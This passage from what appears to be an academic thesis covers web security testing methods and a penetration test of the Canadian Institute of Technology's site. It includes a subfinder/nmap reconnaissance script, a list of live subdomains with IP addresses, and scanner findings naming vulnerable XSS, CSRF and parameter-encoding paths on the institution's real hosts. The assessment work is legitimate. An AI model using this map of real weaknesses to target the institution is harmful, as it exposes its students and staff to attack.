Source code review involves manually examining the source code of a web application to identify security vulnerabilities that may not be detected through other forms of testing. This method is especially useful for locating intricate or unintentional security issues that may be challenging to find using other techniques. Testers can avoid relying solely on external testing methods and instead gain a thorough understanding of the inner workings of the application by directly analyzing the source code.

Insecure concurrency, flawed business logic, weak access controls, cryptographic vulnerabilities, and the presence of malicious code like backdoors, Trojans, or logic bombs are just a few of the security issues that source code reviews can reveal. These flaws are among the most dangerous and can seriously jeopardize a website's security. Source code analysis is also a highly efficient way to find implementation flaws that could affect the application's overall functionality and security.

In conclusion, source code review is essential for finding security flaws that may be difficult to find using other methods. Testers can identify important security flaws, reduce risks, and guarantee the overall security and integrity of the web application by carefully examining the source code.

Advantages	Disadvantages
Accuracy and effectiveness	High-level security developers are required.
Complete	Can fail to catch problems with compiled libraries
Fast	Run-time errors are difficult to detect

Figure 9: Evaluating Pros and Cons of Code Review

Source: Author Findings

III.1.2 – Penetration Test

Penetration testing, also referred to as ethical hacking, is an extremely useful method used to evaluate the security of a system. Even without in-depth knowledge of the internal workings of the application, it involves performing tests remotely on a live application with the aim of identifying security vulnerabilities. The penetration tester typically acts as an attacker and has the same level of access as a regular user in a given scenario. A valid account that has been provided for the test is frequently used by the tester as they conduct systematic searches for and exploits of vulnerabilities. The next section will delve more into this topic.

Advantages	Disadvantages
Test the code live	Late in the SDLC
Require less software development skills	
Fast	

Figure 10: Evaluating Pros and Cons of Penetration Test

Source: Author Findings

III.2 – Comprehensive Analysis of Penetration Testing

Penetration testing, also known as ethical hacking, is a valuable technique utilized to assess the security of a system. According to Mehta from Search Security, this testing process involves targeting a running application remotely, with the objective of identifying security vulnerabilities without prior knowledge of the application's internal workings (Mehta, 2021). During penetration testing, the tester assumes the role of an attacker and strives to discover and exploit vulnerabilities, often being provided with a valid user account on the system. The forthcoming sections will delve into a detailed exploration of penetration testing, providing a more precise understanding of its methodologies and applications.

III.2.1 – The Value of Penetration Testing

To effectively evaluate risk and proactively detect, prevent, and respond to threats, organizations must routinely assess and test security vulnerabilities. In order to identify and prioritize security risks, vulnerability assessments and penetration tests are crucial. This improves the overall security posture. Penetration tests, in contrast to vulnerability assessments, not only identify vulnerabilities but also actively exploit them, offering a proactive approach to security. Penetration tests also confirm the efficacy of current security programs and reveal security weaknesses, giving the organization's security strategy confidence. The costs and downtime involved in recovering from a security breach serve to emphasize the importance of performing regular penetration tests.

The average cost of a data breach in 2020, according to IBM, was $3.86 million, and it took an average of 207 days to discover the breach (IBM, 2022). Penetration testing, in contrast, adopts a proactive approach, spotting high-risk exploitable vulnerabilities and ensuring business continuity. Therefore, to protect their systems and reduce potential risks, it is strongly advised that organizations carry out regular penetration tests, ideally at least once or twice a year.

III.2.2 – Delving into the Phases of Penetration Testing

Penetration testing serves as a proactive measure to identify critical security vulnerabilities before they are exploited by unauthorized individuals. But it involves more than just breaking into a system; it entails a methodical, well-organized project with several stages. To ensure proper scoping and execution of the penetration test, the initial phase requires alignment among testers regarding the test's objectives. This entails selecting the proper test types, identifying the parties that should be made aware of the test, defining the level of access and information provided to the testers, and attending to other crucial details required for test success. The discovery phase then entails carrying out various reconnaissance tasks on the target, covering both technical and private facets. Technical reconnaissance focuses on gathering details like IP addresses to learn about firewall configurations and network connections, whereas personal reconnaissance involves gathering details like names, job titles, and email addresses that may seem insignificant but are crucial for breaking into the target system.

Penetration testers move on to the next phase after learning enough about the target to attempt to infiltrate the environment by taking advantage of identified security flaws and showcasing their level of network penetration. Additionally, it is essential for pen testers to produce a thorough report that details each stage of the penetration testing procedure. This report outlines the methods used to successfully breach the system, identifies security flaws, presents additional relevant data found, and provides remediation advice. Testers must also make sure they leave no traces by thoroughly reviewing the systems and removing any artifacts used during the test, as these artifacts may later be exploited by real attackers.




Figure 11: Penetration Testing Phases

Source: Author Findings

Once the penetration testing is concluded, organizations can then start taking the necessary action to address and fix the identified security flaws in their infrastructure. The process does not, however, end here. Periodic retesting is essential to ensure the success of remediation efforts. A constant state of vigilance is required because new vulnerabilities may develop over time due to the dynamic nature of IT environments and the ongoing evolution of attack techniques.

III.2.3 – Evaluating the Differences Between Vulnerability Testing and Penetration Testing

Web applications are frequently exposed to vulnerabilities that can grant attackers easy access to the application. Previous sections have explored vulnerability testing and penetration testing as means to address these vulnerabilities. To gain a deeper comprehension, this section provides a comparative analysis of the two major testing methods, illustrated in the accompanying figure.




Figure 12: Vulnerability Test Versus Penetration Test

Source: Author Findings

The scope of vulnerability coverage, which includes breadth and depth, is the key distinction between vulnerability assessment and penetration testing. A vulnerability assessment is typically carried out on a regular basis to ensure the ongoing security status of a network, especially when changes are made, and is primarily focused on identifying a variety of security weaknesses. It is best suited for businesses that are looking to identify all potential security flaws but are not yet at the security maturity level. Penetration testing, on the other hand, is more suitable when the client claims that their network security defenses are strong but wants to confirm their resistance to actual hacking attempts.

Another difference is the degree of automation used in the two approaches. While penetration testing uses a combination of automated and manual techniques to delve deeper into identified weaknesses, vulnerability assessment primarily relies on automated tools, allowing for a broader coverage of vulnerabilities. Additionally, there are a variety of professionals available to carry out these security assurance tasks. Automated vulnerability assessments call for less specialized expertise and are frequently carried out by security department personnel. On the other hand, due to its manual nature, penetration testing requires a significantly higher level of expertise.

Finally, it should be noted that penetration testing and vulnerability assessment are both crucial to maintaining network security. While penetration testing helps to find actual security flaws that may be present in the network, vulnerability assessment is a useful tool for maintaining security. Both strategies have advantages and ought to be taken into account in a comprehensive security plan.

III.3 – Automatic Scanners

Automatic vulnerability scanners are essential tools for penetration testers because they model external attacks and provide a variety of techniques for locating a wide range of serious vulnerabilities. These scanners are intended to start the scanning procedure by asking the user to enter the web application's URL and a set of user login information. The scanner's page crawler, which establishes the scope of page scanning coverage, must also be configured by the user. After configuring the crawler, the user chooses a scanning profile for finding vulnerabilities and starts the scan. While the majority of scanners have an automated scanning mode that conducts the scan in accordance with the chosen profile, some also offer interactive modes that let the user manually instruct the scanner to scan particular pages.

Web application scanners can be divided into two categories, those that focus on specific URLs and those that follow every link on a website while running predetermined security tests. Commercial scanners frequently combine the two methods (M. Curphey, 2006). Web application scanners typically start by capturing a legitimate HTTP transaction, regardless of the type. They then carry out the process of inserting malicious payloads into subsequent transactions and examine the ensuing HTTP response for clues as to whether the exploitation was successful. The scanners can find vulnerabilities in the web application being tested thanks to this procedure.

Black-box scanners, also referred to as automatic web application scanners, have some advantages in terms of simplicity and fundamental vulnerability detection. These scanners can detect obvious vulnerabilities like simple SQL injection and cross-site scripting (XSS) problems and operate with a minimum of expertise. They are also useful for identifying configuration management issues. It's important to recognize, though, that these scanners have some disadvantages.

Their ineffectiveness in identifying vulnerabilities in web applications is a serious drawback. Black-box scanners frequently only detect a small portion of the vulnerabilities present in a web application, according to research (M. Curphey, 2006). There are several reasons for this. First, it can be difficult for automated tools to achieve comprehensive site coverage because web applications frequently involve complicated forms that call for users to input contextually relevant data. Second, these scanners can only examine compiled applications installed in testing or production environments because they only work with HTTP streams. As a result, vulnerabilities are frequently found later in the software development lifecycle, decreasing the scanning process's cost-effectiveness. Finally, a black-box scanner may not be able to pinpoint the precise location of an issue if it detects one. False positives and false negatives are a crucial aspect of automatic scanners. False positives are vulnerabilities that the scanner mistakenly reports as existing, whereas false negatives are vulnerabilities that the tool misses but are present in the application. False positives are more common with automatic scanners, and it is well known that doing away with them can be difficult (M. Vieira, 2009). It is difficult to confirm the existence of a vulnerability without having access to the source code.

Moreover, different scanners have varying capabilities in detecting specific types of vulnerabilities (M. Vieira, 2009), suggesting that the rate of false negatives is also considerable. Consequently, automatic vulnerability scans may leave a significant number of vulnerabilities undetected. It is crucial to approach these scanners with caution, recognizing that they are a valuable tool but not one that can be wholly relied upon.

Eventually, automatic web application scanners, also known as black-box scanners, have some benefits in terms of simplicity and fundamental vulnerability detection. However, they often fall short in terms of spotting vulnerabilities, and they can produce both false positives and false negatives. It is crucial to use caution and be aware of these scanners' limitations, incorporating them into a thorough security testing strategy rather than relying solely on their findings.

Chapter IV: Combining Manual Expertise and Automated Scanning for Comprehensive Web App Security Assessment

In Albania, the Canadian Institute of Technology is a prestigious higher education institution on the cutting edge of scientific and technological development. In an era when web applications are critical for service delivery and user interaction, ensuring strong security measures is essential. This chapter introduces the penetration test performed on the website of the Canadian Institute of Technology.

This penetration test's main goal was to assess the website security of the institute and find any potential weaknesses that could be used by bad actors to their advantage. The objective was to provide useful insights and suggestions for enhancing the website's security by using a comprehensive approach that combined manual and automated testing techniques.

The entire website of the Canadian Institute of Technology, including its web pages, databases, and related infrastructure, was covered by the penetration test. The assessment's main objective was to find application-layer security flaws like Cross-Site Scripting (XSS), SQL Injection, authentication, and authorization problems, as well as other widespread web application vulnerabilities. Potential configuration errors in the network architecture, web server, and auxiliary services were also considered.

Combining manual and automated penetration testing techniques allowed for a thorough assessment. Manual methods included parameter manipulation, source code inspection, and targeted exploitation attempts. Automated scanning tools were also used in conjunction with the testing process to improve it by quickly identifying common vulnerabilities and carrying out thorough functional scans of the website.

IV.1 – Powering Productivity with Essential Software

In a thorough penetration test, there are many different web hacking tools available, each with a specific function. Although vulnerabilities like logic flaws or SQL injection can be exploited using even the most basic web browsers, a thorough assessment requires a wide range of tools. In this section, we demonstrate the software used during the penetration test in a visual manner, highlighting the variety of tools being used to ensure a thorough assessment of the target system's security. The illustration below shows the wide range of tools used throughout the testing process of the Canadian Institute of Technology web infrastructure.

Tools	Description
nmap	Nmap is a tool for network analysis and security inspection. Ping scanning, port scanning, version detection, TCP/IP fingerprinting, and other features are supported. It is available on Unix and Windows platforms in GUI and command-line modes, and it offers flexible target and port specification. (Kali, 2023)
sqlmap	SQLMap is used to find and take advantage of SQL injection flaws in web applications. It provides a range of management options for the backend database system, such as fingerprinting, information retrieval, user enumeration, table dumping, custom SQL statement execution, and file system reading. (Kali, 2023)
SSLyze	SSLyze analyzes a server's SSL configuration quickly and thoroughly. It assists businesses and testers in finding configuration errors that might compromise the security of their SSL servers. (Kali, 2023)
subfinder	Subfinder is a quick and effective tool for discovering valid subdomains for websites that searches passive online sources. Subfinder is a dependable option for this particular task because of its strong performance in passive subdomain enumeration and emphasis on speed. (Kali, 2023)
Zaproxy	OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool that is simple to use for identifying vulnerabilities in web applications. (Kali, 2023)
Burp Suite	Burp Suite is an integrated testing environment for web application security. It provides a variety of tools to facilitate thorough testing, from mapping and analyzing attack

	surfaces to locating and exploiting vulnerabilities. Burp Suite allows users to take advantage of automation for quick and accurate security testing. (Kali, 2023)
OWASP Pentest Kit Chrome Extension	A browser add-on created to make application security tasks easier. It provides in-browser scanning for flaws. The extension offers quick access to insightful data on the WAFs, security headers, technology stack, and authentication flow. Additionally, it has tools for managing cookies, a proxy with thorough traffic logs, and a decoder/encoder utility for dealing with different encoding formats.


Figure 13: Penetration Test Tools

Source: Author Findings

IV.2 – Reconnaissance and Scanning

A comprehensive approach was used to gather data about the target system during the combined reconnaissance and scanning phase of the penetration test. To take advantage of subfinder and nmap's capabilities, a custom script was created. To find any security flaws that automated tools might have missed, the target's source code was also manually reviewed.

The custom script, shown in the code snippet image below, integrated nmap and subfinder functionalities to enable effective and thorough reconnaissance and scanning. To increase the attack surface, subfinder was used to passively look for legitimate subdomains connected to the target. Then, to identify running services, locate open ports, and find potential entry points, the active scanning capabilities of nmap were used. These automated methods were combined to produce a security posture evaluation of the target system that was more accurate.



```
# Prompt for input
echo -e "${cyan}Please provide the domain name that you would like to enumerate (e.g., www.example.com):${reset}"
read domainName

# Create folder to save the output files
resultFolderName="Enumeration_Results_${domainName}"
mkdir "${resultFolderName}"
echo -e "${blue}INFO LOG:${reset} Results will be saved in the newly created folder ${resultFolderName}"

# Declare variables which will store the files path
enumerationOuputFilePath="${resultFolderName}/${domainName}_enumeration_output.txt"
uniqueRecordsFilePath="${resultFolderName}/${domainName}_subdomains_unique.txt"
activeSubdomainsFilePath="${resultFolderName}/${domainName}_subdomains_available.txt"
ativeSubdomainsExtraInfoFilePath="${resultFolderName}/${domainName}_subdomains_available_extra_info.txt"
xmlReportFilePath="${resultFolderName}/XML_REPORT.xml"
htmlReportFilePath="${resultFolderName}/FULL_ENUMERATION_REPORT.html"

# Perform scan and save all the findings to a file
subfinder -d "$domainName" > "${enumerationOuputFilePath}"
echo
echo -e "${green}SUCCESS LOG:${reset} Domains are enumerated and saved on the file ${enumerationOuputFilePath}"


# Filter the file content to remove duplicates
sort "${enumerationOuputFilePath}" | uniq > "${uniqueRecordsFilePath}"
echo -e "${green}SUCCESS LOG:${reset} Unique domains are filtered and saved on the file ${uniqueRecordsFilePath}"

# Count the total number of lines in the domain file
total_lines=$(wc -l < "${uniqueRecordsFilePath}")
processed_lines=0

echo
echo -e "${blue}INFO LOG:${reset} Retrieving the unique domains from the file and selectively filtering out the active ones"

# Read the file line by line
while IFS= read -r domain
do
        # Increment the processed lines count
        ((processed_lines++))

        # Check the reachability of the domain using ping
        if ping -c 1 "$domain" &> /dev/null; then
                # If reachable, add it to the output file
                echo "$domain" >> "${activeSubdomainsFilePath}"
        fi

        # Calculate the progress percentage
            progress=$((processed_lines * 100 / total_lines))

        # Display the progress bar
        print_progress_bar "$progress"

done < "${uniqueRecordsFilePath}"

echo
echo -e "${green}SUCCESS LOG:${reset} Unique active domains are filtered and saved on the file ${activeSubdomainsFilePath}"


#Loop thorugh active domains and provide extra information

# Count the total number of lines in the active domain file
total_lines_=$(wc -l < "${activeSubdomainsFilePath}")
processed_lines_=0

echo
echo -e "${blue}INFO LOG:${reset} Retrieving extra information for the available domains and generating a report"
echo

nmap -iL "${activeSubdomainsFilePath}" -oX "${xmlReportFilePath}"
xsltproc -o "${htmlReportFilePath}" "${xmlReportFilePath}"

echo
echo -e "${green}SUCCESS LOG:${reset} Extra information for the active domains are saved on the file ${htmlReportFilePath}"
echo

print_status_onFail
print_status_onSuccess

```

Figure 14: Custom detailed enumeration script

Source: Author Findings

This recognition assisted in prioritizing additional testing and analysis while also improving our understanding of potential vulnerabilities. Only 22 of the 50 domains that the DNS enumeration script found were found to be active. Specifically, the following domains, 10.cit.edu.al (50.87.216.226); autodiscover.cit.edu.al (50.87.216.226); bylis.cit.edu.al (50.87.216.226); cit-hub-al.cit.edu.al (50.87.216.226); cpanel.cit.edu.al (50.87.216.226); cpcalendars.cit.edu.al (50.87.216.226); cpcontacts.cit.edu.al (50.87.216.226); crj.cit.edu.al (50.87.216.226); e-learning.cit.edu.al (50.87.216.226); hub.cit.edu.al (50.87.216.226); icittbt.cit.edu.al (50.87.216.226); new.cit.edu.al (50.87.216.226); old.cit.edu.al (50.87.216.226); pension.cit.edu.al (50.87.216.226); sq.cit.edu.al (50.87.216.226); students.cit.edu.al (50.87.216.226); ums2.cit.edu.al (50.87.216.226); ums.cit.edu.al (50.87.216.226); vr.cit.edu.al (50.87.216.226); webdisk.cit.edu.al (50.87.216.226); webmail.cit.edu.al (50.87.216.226); mail.cit.edu.al (142.251.36.179). Additionally, a visual representation of the open ports and how frequently they were found on those domains is also given by the accompanying graph.




Figure 15: Open Ports Scan Results

Source: Author Findings

The Cloudflare Web Application Firewall was discovered when specific headers from the response headers received from the web server were manually examined. The purpose of this WAF implementation is to increase the security of the domains connected to cit.edu.al. By determining the existence of this WAF, more information about the defenses put in place by the target system is provided, and the testing strategy can be modified accordingly.

Moreover, it was observed that the C.I.T web infrastructure was hosted on a shared server, which raises security concerns due to the potential for cross-site contamination and a shared IP address's reputation. The identification of vulnerable code through manual exploration of the source code further enhanced the understanding of potential weaknesses and the used technologies. These findings assisted in prioritizing additional testing and analysis, highlighting the need for caution when utilizing shared hosting environments.

Additionally, it was revealed that none of the tested domains had any security flaws after performing a thorough analysis using the SSLyze tool in Kali Linux. This result shows that the domains have been configured and maintained in accordance with the standards set by the SSL/TLS security industry. The lack of any vulnerabilities found proves the efficacy of stringent security measures put in place to safeguard sensitive data and provide a secure online environment.

In conclusion, a thorough approach combining automated tools and manual examination of the target system was used during the reconnaissance and scanning phase of the penetration test. The customized script's integration of the subfinder and nmap functionalities aided in efficient data collection and improved the security posture assessment's precision. Furthering our understanding of potential vulnerabilities, we manually explored the unsecured source code to check for any signs of vulnerable code. These activities laid the groundwork for later testing and analysis, which made it possible to identify high-priority areas for additional research.


IV.3 – Vulnerability Assessment

The next stage of the penetration test on the C.I.T. infrastructure involved a targeted vulnerability analysis of particular domains. The evaluations of the domains old.cit.edu.al, cit.edu.al, and ums.cit.edu.al will be the main topic of this section. Powerful tools like Burp Suite, OWASP Zap, and the OWASP Toolkit Chrome Extension were used to identify potential security failures and vulnerabilities. These tools provide thorough capabilities for finding and using weak points in web applications. In order to highlight potential risks and vulnerabilities that could jeopardize the security of the C.I.T infrastructure, the assessment pursued to provide a thorough analysis of the domains.

IV.3.1 – Burp Suite Results

Burp Suite provides a potent collection of tools for finding and using weaknesses in web applications. Burp Suite's Active Scanner feature was used during the evaluation to thoroughly examine the domains and find any potential security flaws. Based on predefined attack signatures and patterns, the Active Scanner automatically sends crafted requests and evaluates the responses to actively scan for vulnerabilities. (PortSwigger, 2023)

Multiple vulnerabilities within the tested domains were found using the Active Scanner. Cross-Site Request Forgery (CSRF) and Base64 Encoding vulnerabilities were found to be present among these vulnerabilities. To illustrate the identified vulnerabilities, the following images captured from Burp Suite's scanner are presented.




#	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence
652	13	14:30:09 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/students-admission-criteria-at-cit/		Medium	Certain
651	13	14:30:02 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/research-activity-engineering/		Medium	Certain
650	13	14:29:57 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/scientific-journal-test/		Medium	Certain
648	13	14:29:52 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/research-activity-school-of-engineering/		Medium	Certain
647	13	14:29:48 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/publications-faculty-of-economy/		Medium	Certain
643	13	14:29:21 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/official-documents/		Medium	Certain
620	13	14:26:48 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/icebtt-2017-conference/		Medium	Certain
552	13	14:18:28 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/health-and-safety-office/		Medium	Certain
551	13	14:18:15 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/e-resources/		Medium	Certain
550	13	14:18:07 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/conference-iccitba-2017/		Medium	Certain
549	13	14:17:46 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/category/uncategorized/		Medium	Certain
548	13	14:17:45 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/category/homepage_announcement/		Medium	Certain
547	13	14:17:13 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/apply-now-open-summer-academy-go-digital/		Medium	Certain
546	13	14:17:00 2 Jun 2023	Issue found	Cross-site scripting (DOM-based)	https://old.cit.edu.al	/en/admission-requirements-for-master/		Medium	Certain
554	13	14:19:43 2 Jun 2023	Issue found	Client-side HTTP parameter pollution (reflected)	https://old.cit.edu.al	/	name of an arbitrarily su...	Low	Certain
545	13	14:16:26 2 Jun 2023	Issue found	TLS certificate	https://old.cit.edu.al	/		Low	Certain
542	13	14:16:14 2 Jun 2023	Issue found	Cookie without HttpOnly flag set	https://old.cit.edu.al	/sq/faqja-kryesore/		Low	Certain
540	13	14:16:14 2 Jun 2023	Issue found	TLS cookie without secure flag set	https://old.cit.edu.al	/sq/faqja-kryesore/		Low	Certain
537	13	14:16:13 2 Jun 2023	Issue found	Cookie without HttpOnly flag set	https://old.cit.edu.al	/en/job-vacancy-announcement-front-desk-receptio...		Low	Certain
533	13	14:16:13 2 Jun 2023	Issue found	TLS cookie without secure flag set	https://old.cit.edu.al	/en/job-vacancy-announcement-front-desk-receptio...		Low	Certain
526	13	14:16:12 2 Jun 2023	Issue found	Cookie without HttpOnly flag set	https://old.cit.edu.al	/en/call-for-papers-cit-review-journal/		Low	Certain
522	13	14:16:11 2 Jun 2023	Issue found	Cookie without HttpOnly flag set	https://old.cit.edu.al	/en/category/uncategorized/		Low	Certain
521	13	14:16:11 2 Jun 2023	Issue found	TLS cookie without secure flag set	https://old.cit.edu.al	/en/category/uncategorized/		Low	Certain
519	13	14:16:11 2 Jun 2023	Issue found	TLS cookie without secure flag set	https://old.cit.edu.al	/en/call-for-papers-cit-review-journal/		Low	Certain
515	13	14:16:11 2 Jun 2023	Issue found	Cookie without HttpOnly flag set	https://old.cit.edu.al	/eduerp/user/register/page/2/		Low	Certain
514	13	14:16:11 2 Jun 2023	Issue found	TLS cookie without secure flag set	https://old.cit.edu.al	/eduerp/user/register/page/2/		Low	Certain
501	13	14:16:09 2 Jun 2023	Issue found	Strict transport security not enforced	https://old.cit.edu.al	/		Low	Certain

Cross-site scripting (DOM-based)

Issue:	Cross-site scripting (DOM-based)
Severity:	Medium
Confidence:	Certain
Host:	https://old.cit.edu.al

Figure 16: Burp Scanner Results for old.cit.edu.al

Source: Burp Suite Scanner



#	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence
403	11	12:08:19 2 Jun 2023	Issue found	Base64-encoded data in parameter	https://ums.cit.edu.al	/transcriptExport.php		High	Certain
388	11	12:08:11 2 Jun 2023	Issue found	TLS certificate	https://ums.cit.edu.al	/		Medium	Certain
435	11	12:35:09 2 Jun 2023	Issue found	Cross-site request forgery	https://ums.cit.edu.al	/ERegisterStudents_view.php		Medium	Certain
